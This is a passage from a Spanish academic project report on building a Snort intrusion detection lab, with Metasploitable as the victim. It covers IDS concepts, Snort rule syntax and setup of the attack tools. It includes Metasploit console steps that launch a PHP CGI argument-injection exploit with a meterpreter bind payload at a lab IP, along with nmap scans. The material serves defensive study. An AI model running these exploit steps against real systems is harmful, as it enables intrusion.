POSGRADO DE SEGURIDAD EN REDES Y SISTEMAS

DETECCIÓN DE INTRUSIONES CON SNORT

AUTORA: OLGA SÁNCHEZ LORENTE
TUTORA: CRISTINA PÉREZ SOLÀ
UNIVERSITAT OBERTA DE CATALUNYA
FEBRERO-JUNIO 2015

Resumen

A lo largo de los años las intrusiones en sistemas de la información y los ataques asociados a ellas se han ido haciendo más sofisticados e indetectables. Esto ha provocado que los Sistemas de Detección de Intrusiones (IDS) se hayan hecho imprescindibles en el esquema de seguridad de las redes empresariales.

El objetivo principal del proyecto es implementar un sistema de detección de intrusiones con *Snort* y verificar su correcto funcionamiento. Para ello, se deberá instalar *Snort* en una máquina virtual y crear un escenario donde validar su funcionamiento.

Otro elemento necesario en el escenario a implementar será un equipo víctima de los ataques. Este equipo será otra máquina virtual. Se intentará utilizar alguna máquina prediseñada vulnerable, pensada para utilizarse en entornos de pruebas. También será necesario un tercer equipo, que será el encargado de llevar a cabo los ataques.

Para la consecución del objetivo, será de gran ayuda emplear herramientas de análisis de la red, como *Nmap* o *Nessus*, y otras que realicen tests de penetración, como por ejemplo *Metasploit*.

Ya por último, se valorarán los resultados obtenidos y se reflexionara sobre la viabilidad del proyecto.

Abstract

Throughout the years, intrusions to information systems and attacks associated to them have become more sophisticated and undetectable. This has caused the Intrusion Detection Systems (IDS) to become indispensable in the security scheme of enterprise networks.

The main objective of the project is to implement an intrusion detection system based on Snort and verify its proper operation. Snort will be installed in a virtual machine and an accurate scenario will be created to validate its operation.

A machine used as a victim of the attacks will be a part of the scenario implemented. This will be again another virtual machine. I will try to use any vulnerable predesigned machine, designed to be used in testing environments. A third machine will also be necessary to carry out the attacks.

To achieve the goal, it will be useful to employ tools for network analysis, as Nmap or Nessus, and other ones to perform penetration tests, such as Metasploit.

And finally, the results will be valued and reflected on the feasibility of the project.

Índice

Índice de contenido

Índice de Figuras

Índice de Tablas y Cuadros de texto

1.- Introducción

Tanto las redes empresariales como las domésticas son siempre objeto de intentos de intrusión por parte de personas, que tradicionalmente hemos llamado *hackers*. Su objetivo principal suele ser obtener información de forma ilícita o causar algún daño.

Las víctimas de los intentos de intrusión han ido incorporando medidas de seguridad a sus sistemas para evitar los ataques. A nivel doméstico los medios de prevención son escasos aunque muchos usuarios disponen de sistemas antivirus. A nivel empresarial, se disponen de mayores recursos económicos destinados a la seguridad de los sistemas. Será muy raro encontrar una empresa que no disponga de un antivirus, *antispam* o un cortafuegos.

A lo largo de los años las intrusiones y los ataques asociados a ellas se han ido haciendo más sofisticados e indetectables. Esto ha provocado que los Sistemas de Detección de Intrusiones se hayan hecho imprescindibles en el esquema de seguridad de las redes empresariales.

1.1- Objetivos del Proyecto

El objetivo principal del proyecto es implementar un sistema de detección de intrusiones con *Snort* y verificar su correcto funcionamiento. Para poder llevar a cabo este objetivo se deberán cumplir los siguientes objetivos secundarios:

- Conocer las características de los sistemas NIDS
- Comprender cómo funciona *Snort*: entender su arquitectura, cómo procesa la información, qué resultados presenta y cómo los presenta
- Diseñar un entorno donde utilizar *Snort* para detectar intrusiones
- Hacer intentos de intrusiones para que *Snort* las detecte y validar así su funcionamiento.
- Valorar los resultados obtenidos

A pesar de que se trata de un proyecto académico, se intentará llevar a cabo en un escenario lo más real posible para que resulte creíble y viable.

1.2- Metodología

El método que se seguirá es el siguiente:
- Plantear unos objetivos
- Diseño e implementación de un escenario de pruebas para poder llevar a cabo los objetivos.
- Planificación de qué pruebas se deben hacer para lograr los objetivos planteados
- Realización de las pruebas
- Análisis de las pruebas y conclusiones.

1.3- Tareas a realizar

A continuación se detalla el grueso de tareas que se deben realizar para poder completar el proyecto:

- Lectura y documentación sobre diferentes conceptos que se tratarán a lo largo del proyecto. Por ejemplo: sistemas NIDS, *Snort*, entornos de virtualización, herramientas de *hacking*, etc..

- Elaboración de un plan de trabajo.

- Elaboración del Diagrama de Gantt, para planificar el tiempo dedicado a cada tarea y los vínculos que existen entre las diferentes tareas.

- Instalación de *Snort*, que implica:
    - Instalación en una máquina virtual
    - Identificación de los diferentes módulos
    - Conocer las diferentes posibilidades de configuración
    - Familiarizarse con el entorno y la sintaxis de los comandos

- Documentar los aspectos más relevantes de la instalación y las pruebas hechas con *Snort*.

- Definición y diseño de la arquitectura del sistema:
  - Dimensionar y diseñar la arquitectura del sistema.
  - Cómo integrar *Snort* en la arquitectura
  - Diagramas de la topología de la red a nivel lógico
  - Escoger el entorno virtual en el que se trabajará.
  - Elección del número de máquinas virtuales a instalar. Delimitar sus funciones.
  - Elección de qué sistemas operativos se utilizarán y qué programario se instalará para cada máquina virtual.
  - Documentar todo el proceso

- Planificar pruebas:
  - Definir qué ataques se pueden llevar a cabo en el entorno diseñado
  - Búsqueda de herramientas de apoyo para realizar los ataques
  - Documentar las pruebas planificadas

- Configuración de la maqueta:
  - Instalar y configurar las máquinas virtuales de la maqueta. Comprobar que se encuentren en la red correspondiente .
  - Documentar las configuraciones hechas

- Realizar pruebas:
  - Configuración de *Snort* para detectar las pruebas planteadas
  - Hacer ataques con las herramientas de apoyo
  - Documentar las pruebas hechas

- Análisis de los resultados y conclusiones:
  - Comprobar el resultado y ver por qué ha funcionado o ha fallado
  - A raíz de los resultados, realizar alguna prueba extra si fuera oportuno
  - Documentar las conclusiones extraídas

- Organizar la documentación

- Elaborar una memoria del proyecto

1.4- Planificación de las tareas y las dependencias

El conjunto de tareas ha quedado englobado en 4 grupos y son los siguientes:

- PAC1 (25/02-16/03 19 días naturales)
El objetivo de esta PAC es hacer la planificación del resto del proyecto.
Las tareas que engloban este grupo son:
  - Lectura de documentación. Fechas previstas 25/02-03/03 (6 días naturales)
  - Elaboración de un plan de trabajo. Fechas previstas 04/03-15/03 (11 días naturales) Su tarea predecesora es Lectura de documentación
  - Elaboración del Diagrama de Gantt. Fechas previstas 13/03-14/03 (1 día natural)
  - Revisión y entrega PAC 1 (16/03) La he definido como hito. Sus tareas predecesoras son todas las de este grupo

- PAC2 (16/03-20/04 34 días naturales)
En esta PAC se tendrá que concretar qué se quiere hacer en el proyecto y cómo hay que hacerlo. A nivel práctico, se hará la instalación de *Snort* y la configuración inicial de la maqueta.
Las tareas que engloban este grupo son:
  - Instalación de *Snort*. Fechas previstas 16/03-23/03 (7 días naturales) Esta tarea no tendría como predecesora

ninguna de las del grupo. Es preferible realizar esta tarea al principio del grupo de tareas y no al final, ya que conocer cómo funciona *Snort* ayudará a realizar una definición de la arquitectura más coherente o pruebas más interesantes. Esta tarea se puede hacer, en parte, en paralelo con la definición de la arquitectura del sistema

- Definición y diseño de la arquitectura del sistema. Fechas previstas 23/03-09/04 (17 días naturales) Esta tarea no tendría como predecesora ninguna de las del grupo, aunque será positivo haber trabajado antes un poco con *Snort* para hacer un diseño más coherente.
- Configuración inicial de la maqueta. Fechas previstas 06/04-14/04 (8 días naturales) Esta tarea no tendría como predecesora ninguna de las del grupo, aunque se debe tener clara la arquitectura del sistema. En esta tarea se van a configurar los equipos que forman la maqueta. También se van a instalar las herramientas necesarias para poder hacer un primer análisis de vulnerabilidades, y así poder definir mejor qué pruebas se harán.
- Planificar pruebas. Fechas previstas 11/04-19-04 (8 días naturales) Esta tarea tendría como predecesora sólo la Definición y diseño de la arquitectura del sistema.
- Revisión y entrega PAC 2 (20/04) Ser ha definido como hito. Sus tareas predecesoras son todas las de este grupo

- PAC3 (20/04-29/05 38 días naturales)
Esta PAC es la más práctica de todas. Su éxito está condicionado a haber realizado una buena PAC2
Las tareas que engloban este grupo son:

- Configuraciones pendientes de la maqueta. Fechas previstas 20/04-23/04 (4 días naturales) Su tarea predecesora está incluida en la PAC 2: Configuración inicial de la maqueta. En esta tarea se instalarán el resto de herramientas necesarias para poder llevar a cabo el proyecto.
- Realizar pruebas. Fechas previstas 24/04-17/05 (23 días naturales) Su tarea predecesora es Configuración de la maqueta.
- Análisis de los resultados y conclusiones. Fechas previstas 18/05-28/05 (10 días naturales) Su tarea predecesora es Realizar pruebas
- Revisión y entrega PAC 3 (29/05) La he definido como hito. Sus tareas predecesoras son todas las de este grupo

- PAC4 (29/05-12/06 14 días naturales)
Las tareas que engloban este grupo son:

- Organizar la documentación. Fechas previstas 29/05-04/06 (6 días naturales) Sus tareas predecesoras son todas las detalladas en las PAC 1, PAC 2 y PAC3.
- Elaborar memoria final. Fechas previstas 05/06-12/06 (7 días naturales) Su tarea predecesora es la de Organizar la documentación. Para poder tener acabada la memoria en 7 días naturales, es imprescindible haber ido documentando cada tarea conforme se ha ido realizando. Sino, no dará tiempo a poder presentar un documento meditado y ordenado.
- Revisión y entrega PAC 4 (12/06) Se ha definido como hito. Sus tareas predecesoras son todas las de este grupo

En el Diagrama de Gantt, que se presenta en el anexo 8.1, se han añadido las tareas descritas en este apartado y las dependencias de cada tarea. Sobre el cómputo de días destinados a realizar una tarea, el que figura en el Diagrama de Gantt es menor, ya que se han tenido en cuenta los días laborables naturales y no los días naturales.

1.5- Estado del arte

Los sistemas IDS son necesarios desde hace muchos años. Las primeras versiones de los IDS empezaron a surgir a finales de los años noventa.

Muchos de los IDS actuales son también IPS (Sistema de Prevención de Intrusiones) Algunos modelos comerciales que se pueden adquirir en la actualidad son los siguientes: [1]
- *TippingPoint*, ahora de HP.
- *Dragon*, ahora de *Extreme Networks*
- *NetRanger*, de *Cisco Systems*
- I*nternet Security Systems RealSecure*, ahora de IBM

Aparte, muchos de los cortafuegos considerados de siguiente generación (*Next Generation Firewall*) pueden funcionar

también como IDS. Esta solución tiene la filosofía "*all in one box*" (todo en uno). Algunos fabricantes que comercializan estas soluciones con éxito son *Palo Alto* o *Fortinet*.

A pesar de que los grandes fabricantes de dispositivos de seguridad tienen en su portfolio soluciones para detección de intrusiones, hay soluciones alternativas basadas en código abierto, como *Snort*, *Suricata* o *Bro*. Estas tres soluciones probablemente sean las más conocidas entre los NIDS basados en código abierto. [2]

Snort parte con la ventaja de que está muy extendido y se ha probado a fondo. Aparte, hay mucha documentación disponible para poder aclarar dudas. En varias páginas web se pueden descargar reglas implementadas por otras personas para incorporarlas a las reglas propias.

Suricata aporta otras ventajas que no tiene *Snort*: *Multi-Threaded* (*Snort* se ejecuta con un solo hilo, en cambio *Suricata* puede ejecutar varios subprocesos para disfrutar de todas las CPU / núcleos que haya disponibles), permite la extracción de ficheros (por ejemplo, si alguien se está descargando un *malware*, desde *Suricata* se puede capturar para poderlo estudiar), puede hacer logs de más cosas que *Snort* (como certificados TLS/SSL)

Bro permite detectar patrones de actividad que otros IDS no pueden, aunque tiene la desventaja de que es más complicado de instalar.

Ya en el campo de las redes inalámbricas, uno de los IDS más utilizados es *Kismet*.

Como se ha podido ver, los detectores de intrusiones tienen un papel muy importante en los sistemas de seguridad actuales. Y no parece que en el futuro vayan a perder ese protagonismo que han ido ganando a lo largo de los años.

2.- Sistemas de Detección de Intrusos (IDS)

Un IDS o Sistema de Detección de Intrusiones es una herramienta que permite monitorizar los eventos ocurridos en un sistema. A raíz del análisis de los eventos, el IDS detecta si se está comprometiendo la seguridad del sistema e informa al administrador que se ha producido una violación de seguridad. [3]

Su funcionamiento se basa en la búsqueda de patrones predefinidos que supongan un indicio de que se está realizando una actividad maliciosa en la red o *host*.

Los sistemas IDS se encargan de prevenir e informar de actividades sospechosas, pero no se encargan de detener un ataque.

Los IDS pueden trabajar de dos formas: detección basada en usos indebidos y detección basada en anomalías.

Los IDS que se basan en usos indebidos analizan los eventos en busca de patrones de ataque conocidos o actividades que ataquen las vulnerabilidades típicas del sistema que protege.

En cambio, los IDS que basan su detección en un esquema de anomalías identifican las actividades sospechosas comparando el comportamiento con el comportamiento de perfil clasificado como normal. La ventaja principal de estos sobre los basados en usos indebidos es que permite detectar ataques desconocidos. No obstante, generan más casos de falsos positivos y falsos negativos. Por este motivo, a nivel comercial se suelen usar más los detectores basados en usos indebidos.

Hay dos tipos de sistemas IDS: los HIDS (IDS que protegen a un único *host* o servidor) y los NIDS (IDS que protegen una red)

En este proyecto se pretende implementar un sistema de detección de intrusiones NIDS, usando la herramienta *Snort*.

2.1- *Snort*

Snort es una herramienta muy completa y versátil, basada en código abierto, utilizada para la detección de intrusos en entornos de red. Permite múltiples configuraciones; puede llegar a funcionar como un *sniffer* para monitorizar el tráfico de la red o incluso como un sistema de detección de intrusiones en tiempo real. Su sistema de detección se basa en usos indebidos.

Se puede instalar tanto en sistemas Windows como en sistemas Linux. En algunas distribuciones Linux como Fedora, FreeBSD o CentOS se puede instalar desde la línea de comandos. Sino, se puede descargar desde la web del fabricante y compilarlo.

El hecho que sea multiplataforma y que sea tan versátil hace que se convierta en un detector de intrusiones de los más populares.

La mayoría de los componentes de *Snort* se han desarrollado como *plugins* y son los que permiten su personalización.

2.2- Arquitectura de *Snort*

La arquitectura de *Snort* se basa en cinco componentes principales [4]




Imagen 1: Arquitectura de Snort [5]

2.2.1- Decodificador de paquetes (*sniffer*)

Es el dispositivo que se encarga de capturar los paquetes que viajan por la red. En realidad se trata de una serie de decodificadores que clasifican el tráfico capturado según de qué protocolo sea, para facilitar su análisis posterior en el Preprocesador.

2.2.2- Preprocesador

Recibe los paquetes sin tratar del decodificador. Manipula los paquetes recibidos de forma eficiente para que a continuación se analicen en el motor de detección. De esta manera, el tráfico queda ordenado y se pueden aplicar las reglas para poder identificar un ataque concreto.

Los preprocesadores de *Snort* en realidad son pequeños programas C que toman decisiones sobre qué hacer con un paquete. Estos pequeños programas C se compilan junto a *Snort* en forma de librería. Además, son muy flexibles.

2.2.3- Motor de detección

Contrasta los datos recibidos del preprocesador con las reglas definidas y emite alertas, si procede.
Aquí se analizan los paquetes según las reglas definidas para detectar los ataques. Es la parte más importante de *Snort*, ya que debe detectar cualquier indicio de intrusión en un paquete.

Si alguna de las reglas coincide con la información capturada, el motor de detección avisa al sistema de notificaciones indicando la regla que ha saltado.

2.2.4- Reglas de detección

Las reglas se agrupan en un conjunto de firmas que categorizan los incidentes. Se leen y se comparan con cada paquete. Si un paquete empareja con cualquier regla, se realiza la acción apropiada, como registrar el paquete o generar una alarma. De lo contrario, el paquete se descarta.

El conjunto de reglas que producen algún tipo de alerta o acontecimiento se pueden encontrar al final del fichero de configuración *snort.conf*, declaradas como un *include*. Las reglas se almacenan por defecto en el directorio */etc/snort/rules*

Sintaxis de una regla
Las reglas de *Snort* se dividen en dos partes: cabecera y opciones.

En la cabecera se indica la acción asociada a una regla, el tipo de paquete, las direcciones origen y destino, así como los puertos utilizados.
La estructura de la cabecera es la siguiente:
<acción> <protocolo> <red origen> <puerto origen> <dirección> <red destino><puerto destino>

Se pueden utilizar cinco tipos de acciones:
- *Log*: se genera sólo la información de registro asociada al contenido del paquete.
- *Alert*: se genera una alerta y un *log* del paquete que activa la regla
- *Pass*: deja pasar el paquete asociado a la regla si registrar un *log*

- *Activate*: genera una alerta y la activación de una regla dinámica (*dynamic*)
- *Dynamic*: es una regla que está inactiva hasta que se activa con un *activate*. Tiene como objetivo ofrecer información adicional a la que se obtendría con la regla inicial a la que está asociada.

En las opciones, se especifica qué información se debe encontrar en un paquete para que se active la acción asociada a la regla. Se escriben todas dentro de un paréntesis y puede haber una o más opciones separadas por un ';'

Hay cuatro categorías para estas opciones:
- Generales: *msg, reference, gid, sid, classtype, rev,* etc... Dan información sobre la regla pero no afectan a la detección.
- Detección de contenido: *content, nocase, rawbytes, depth, offset, distance, uircontent,* etc... Buscan patrones dentro de la carga útil del paquete.
- Detección *non-payload*: *fragoffset, ttl, tos, id, ipopts, fragbits,* etc... Busca patrones en otros campos del paquete que no sean la carga útil.
- Postdetección: *logto, session, resp, react, tag, activates,* etc... Permiten activar reglas específicas que ocurren después de que se haya ejecutado la regla.

2.2.5- Sistema de notificaciones

Permite generar ficheros de registro, enviar las alertas por la red o almacenar la información en un gestor de la base de datos.

El sistema de notificaciones de *Snort* utiliza un esquema de *plug-ins* para el tratamiento de la información, como también lo hacen el motor de detección y el preprocesador.

Hay herramientas hechas por otras empresas que ayudan a interpretar la información aportada por *Snort*.

2.3- Funcionamiento de *Snort*

Snort puede funcionar de cuatro modos diferentes: [6]

- *Sniffer Mode*: es el modo más sencillo. Escucha todo el tráfico de la red y muestra el resultado por pantalla. Se activa ejecutando *Snort* con el parámetro -v: *./snort -v*
Se puede visualizar información más completa si se usan más parámetros, como por ejemplo: *./snort -vde* Los resultados obtenidos no se guardan en ninguna ubicación.

- *Packet Logger Mode*: este modo analiza todo el tráfico de la red como ya hacía el anterior pero la información se guarda en el directorio especificado en el comando. Se activa ejecutando *Snort* con el parámetro -l: *./snort -l ./log*
En el caso anterior, se está asumiendo que en el directorio actual existe un subdirectorio llamado *log*

- *NIDS Mode*: este modo es el que se utilizará en este proyecto, ya que es muy completo y configurable. Permite que en el análisis de la red se busquen intrusiones utilizando los patrones de búsqueda definidos por el administrador en las reglas de *Snort*. Se activa ejecutando *Snort* con el parámetro -c. Un ejemplo de ejecución de *Snort* en modo NIDS sería el siguiente: *./snort -A console -c /etc/snort/snort.conf*
El parámetro *-A console* permite visualizar el mensaje de alerta en la pantalla. Con el parámetro *-c* se activa el modo de ejecución tipo NIDS y se especifica la ruta del fichero de configuración de S*nort*.

- *Inline Mode*: en este modo *Snort* interactúa con el *Firewall*, de manera que si *Snort* detecta un ataque, éste es capaz de enviar una petición a *Iptables* para que corte ese tráfico. Aparte de las acciones posibles explicadas en el apartado 3.1.4, será posible definir reglas tipo *drop*, *reject* o *sdrop*, que son las que alertarán a *Iptables* para que se rechace el paquete.
Para usar este modo se debe configurar el sistema en modo *bridge* y además utilizar algún módulo como *Snortsam* que comunique a *Snort* con *Iptables*.

3.- Otras herramientas utilizadas en el proyecto

En los siguientes apartados se presentarán las herramientas que se utilizarán en la resolución del proyecto y qué utilidad tienen cada una para lograr el objetivo final.

3.1- *Metasploitable*

Metasploitable es una máquina virtual con una distribución de *Ubuntu* obsoleta, que se utiliza para probar herramientas de tests de seguridad y para demostrar vulnerabilidades comunes.

Esta herramienta es muy adecuada para este proyecto, ya que permitirá poder explotar un gran número de vulnerabilidades sin tener que recrear para cada una de ellas su escenario vulnerable. Se instalará en la máquina víctima.

Se puede descargar desde el siguiente enlace: [11]
http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Para poderlo utilizar, es necesario crear una máquina virtual en el entorno de virtualización y utilizar como disco duro el fichero que se ha descargado (*metasploitable.vmdk*) [12]

3.2- Metasploit Framework

Metasploit Framework es una herramienta muy potente, basada en código libre, que permite hacer tests de penetración en máquinas remotas. [13]

Cuenta con una gran base de datos de *exploits* con la que se pueden detectar vulnerabilidades de seguridad en el sistema que analiza, además de explotar dichas vulnerabilidades.

Esta herramienta se utilizará para explotar algunas de las vulnerabilidades detectadas en *Metasploitable*. Se instalará en la máquina atacante.

Se puede descargar desde el siguiente enlace:
http://www.rapid7.com/products/metasploit/download.jsp#msf

En el anexo 8.2 se puede consultar el proceso de instalación que se ha seguido. La licencia que se ha activado para poder utilizar *Metasploit* es la *Community.*

3.2.1- Cómo funciona

Metasploit se puede utilizar tanto desde el interfaz web o como desde la consola. [14]
Para acceder desde el interfaz web, se debe abrir una ventana del navegador e introducir la siguiente dirección: https://localhost:3790/
Se debe introducir un usuario y una contraseña, que se habrán creado previamente en el proceso de instalación.

Las explotaciones de vulnerabilidades que se presentan en este documento se han hecho todas desde la consola. Para acceder a la consola de *Metasploit* se debe abrir un *shell* y escribir: *msfconsole*.

```
olga@GorditosPC:~$ msfconsole
      =[ metasploit v4.11.1-2015050601 [core:4.11.1.pre.2015050601 api:1.0.0]]
+ -- --=[ 1449 exploits - 828 auxiliary - 229 post       ]
+ -- --=[ 376 payloads - 37 encoders - 8 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Cuadro 1: Acceso a la consola de *Metasploit*

El *prompt* ha cambiado a *msf*. No ha sido necesario utilizar ningún usuario para acceder a la consola
Las opciones disponibles se pueden averiguar escribiendo un interrogante: *msf > ?*

Para explotar las vulnerabilidades se deben seguir los siguientes pasos:
1.- Buscar el *exploit* adecuado y seleccionarlo:

```
msf > search php_cgi
[!] Database not connected or cache not built, using slow search

Matching Modules
================

  Name                                  Disclosure Date  Rank       Description
  ----                                  ---------------  ----       -----------
  exploit/multi/http/php_cgi_arg_injection  2012-05-03       excellent  PHP CGI Argument Injection

msf > use exploit/multi/http/php_cgi_arg_injection
```

Cuadro 2: Búsqueda de *exploits* en *Metasploit*

2.- Definir el *host* que se va a atacar

```
msf > set RHOST 10.0.3.9
RHOST => 10.0.3.9
```

Cuadro 3: *Definir un host* en *Metasploit*

3.- Comprobar las opciones del *exploit*. Aquí se puede comprobar qué opciones son imprescindibles para lanzar el *exploit* y qué puertos deben estar abiertos en la máquina atacada. En el caso del ejemplo, debe estar abierto el puerto 80 y, si se utiliza el *Payload Meterpreter* también el 4444.

```
msf exploit(php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  PLESK       false            yes       Exploit Plesk
  Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST       10.0.3.9         yes       The target address
  RPORT       80               yes       The target port
  TARGETURI                    no        The URI to request (must be a CGI-handled PHP script)
  URIENCODING  0               yes       Level of URI URIENCODING and padding (0 for minimum)
  VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/bind_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LPORT  4444             yes       The listen port
  RHOST  10.0.3.9         no        The target address
```

Cuadro 4: Opciones de un *exploit en Metasploit*

4.- Definir parámetros que sean necesarios y/o complementarios para la explotación. Con el comando anterior se ha podido averiguar qué parámetros son necesarios para que se produzca la explotación.

No siempre será necesario definir otros parámetros, aunque a veces sí puede ser interesante cambiar alguno de los valores establecidos (por ejemplo, el puerto). También es posible utilizar otras instrucciones una vez se haya producido la explotación, que son los *Payloads*. El comando *show payloads* muestra el total de instrucciones que se pueden utilizar. También, el comando anterior *show options* muestra las opciones de *payload* compatibles con ese *exploit*.

```
msf exploit(php_cgi_arg_injection) > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
```

Cuadro 5: Definir un *payload* en *Metasploit*

5.- Explotar la vulnerabilidad

```
msf exploit(php_cgi_arg_injection) > exploit
```

Cuadro 6: Explotar una vulnerabilidad en *Metasploit*

3.3- *Nessus*

Nessus es un escáner de seguridad que analiza una red, en busca en busca de vulnerabilidades conocidas y errores comunes de configuración. [16] La información que proporciona es muy útil. Aparte de identificar las vulnerabilidades existentes en el sistema, indica cómo explotarlas y cómo protegerse de ellas. Para realizar el escáner de puertos utiliza *Nmap.*

Nessus tiene dos componentes:
- El servidor, que contiene los *plugins* y se encarga de hacer los *scans.*
- El cliente, donde se especifican las tareas a ser realizadas por el servidor.

Cliente y servidor suelen instalarse en la misma máquina. Para este proyecto, *Nessus* se instalará en la máquina atacante.

En el anexo 8.3 se adjunta el proceso de instalación seguido para instalar *Nessus* en *host.*

Una vez instalado, se accede al cliente web desde la siguiente dirección:
https://localhost:8834/nessus6.html#/

Se debe introducir un usuario y una contraseña, que se habrán creado previamente en el proceso de instalación.

Se puede definir un *scan* nuevo desde el menú principal. El *scan* que se ha hecho a la *VM Victim* ha sido el *Basic Network Scan*, Una vez se ha definido la plantilla del nuevo *scan*, se lanza el análisis.

En el resultado del análisis se pueden ver el conjunto de vulnerabilidades que *Nessus* ha encontrado en el equipo analizado, ordenadas por gravedad. De cada vulnerabilidad encontrada *Nessus* facilita la siguiente información:
- Descripción de la vulnerabilidad
- Cómo se soluciona
- Enlaces relacionados con la vulnerabilidad
- Factor de riesgo: cálculo de las métricas base y temporal CVSS
- Identificadores de la vulnerabilidad en el CVE, BID, OSVDB, etc...
- Si existe o no *exploit*

3.4- Nmap

Nmap es un escáner de puertos con capacidad de identificación de servicios y sistemas operativos. Se utiliza tanto para evaluar la seguridad del sistema como para descubrir servicios en la red.

Es una herramienta que suele estar instalada por defecto en muchas distribuciones de Linux. Puede resultar útil tanto en la máquina atacante como en la máquina *Snort*.

Nmap se puede instalar desde un *shell*, con la siguiente instrucción: *apt-get install nmap*

Nmap permite obtener mucha información del equipo analizado. Entre las múltiples opciones, destacan las siguientes: [20]

- ***-O***: activa la detección del sistema operativo del equipo analizado.
- ***-A***: habilita la detección del Sistema Operativo y de la versiones del programario instalado
- ***-sV***: con este sondeo se analizan los puertos que hay abiertos para conocer información sobre los servicios y versiones utilizados.
- ***-p***: sondea el rango de puertos especificados.
- ***-sS***: se trata del sondeo TCP SYN. Da información fiable acerca de los puertos TCP donde está escuchando el servidor. Lo que hace es enviar un paquete SYN, si se recibe como respuesta un paquete SYN/ACK significa que el puerto está abierto, pero si se recibe un RST indica que no se está escuchando en ese puerto.

El análisis que se ha efectuado a *VM Victim* ha sido: *nmap -A -T4 10.0.3.9*
La opción -T4 usa una plantilla de tiempo, en concreto la conocida como modo agresivo. El modo agresivo hace que los sondeos sean más rápidos al asumir que está en una red razonablemente más rápida y fiable.

3.5- *Wireshark*

Wireshark[21] es un analizador de protocolos que permite capturar y monitorizar los paquetes que pasan por la red. Proporciona información muy detallada de los paquetes que circulan en la red. Por este motivo, resultará muy útil instalarlo en la máquina *Snort*, ya que permitirá analizar el tráfico que provenga de un ataque y ayudará a encontrar patrones para definir las reglas de detección del ataque con *Snort*.

Wireshark se puede instalar desde un *shell*, con la siguiente instrucción: *apt-get install wireshark*
Se debe ejecutar como *root* para que permita seleccionar las interfaces de red y funcionar como *sniffer*.

El comando que hay que utilizar en la consola paras abrir *Wireshark* como *root* es el siguiente: *gksu -u root /usr/bin/wireshark*

4.- Escenario

4.1- Entorno de Virtualización

Para poder configurar un escenario formado por varias máquinas en un entorno doméstico hay que utilizar alguna aplicación de virtualización. Así, la maqueta estará formada por un grupo de máquinas virtuales.

Hay varias plataformas de virtualización muy populares, como por ejemplo *Vmware ESXi*, *Microsoft Hyper-V* o *Citrix XenServer*. Todas estas tienen alguna versión gratuita pero en general son de pago.

Para elaborar la maqueta del proyecto se ha escogido una herramienta *Open Source* de las más populares: *VirtualBox[7]*. Se trata de una herramienta de virtualización multiplataforma que permite a su vez crear máquinas virtuales de varias plataformas como GNU/Linux, Mac OS X, OS/2Warp, Microsoft Windows, y Solaris/OpenSolaris, tanto en arquitecturas de 32 como de 64 bits.

VirtualBox se instalará en mi equipo personal, que tiene como sistema operativo Ubuntu 14.04.

4.2- Esquema red

El escenario de las pruebas está formado por 3 equipos: la máquina atacante (*host)*, una máquina que analiza la red (*VM Snort*) y la máquina víctima (*VM Victim*). Se ha intentado emular un escenario lo más real posible, formado por 2 redes:
- Una red externa, donde están la máquina atacante y la máquina que analiza la red.
- Una red interna, donde están la máquina víctima y la máquina que analiza la red.




Imagen 2: Diagramas de la topología de la red a nivel lógico

El direccionamiento utilizado en ambas redes es privado, ya que se está configurando todo en un entorno doméstico.

La configuración de red de cada equipo es la siguiente:

	IP	Máscara	Puerta de enlace
Host	192.168.1.41	255.255.255.0	192.168.1.1
VM Snort eth0	192.168.1.20	255.255.255.0	192.168.1.1
VM Snort eth1	10.0.3.8	255.255.255.0	10.0.3.8
VM Victim	10.0.3.9	255.255.255.0	10.0.3.8

Tabla 1: Configuración de red de la maqueta

La máquina víctima sólo tiene salida a través de la máquina que analiza la red

4.2.1- Enrutamiento entre redes

Para que *host* pueda llegar a *VM Victim*, es necesario que *VM Snort* enrute el tráfico entre ellas. La configuración que se ha hecho en cada máquina para conseguir esa visibilidad es:

- En *host*: se ha añadido esta ruta estática → ip route add 10.0.3.0/24 via 192.168.1.20 dev eth0
Esta ruta envía todo el tráfico generado en *host* hacia la red 10.0.3.0/24 contra la interfaz de red de *VM Snort* configurada la IP 192.168.1.20.

- En *VM Snort*: para que pueda funcionar como *router*, es necesario activar el reenvío IP:
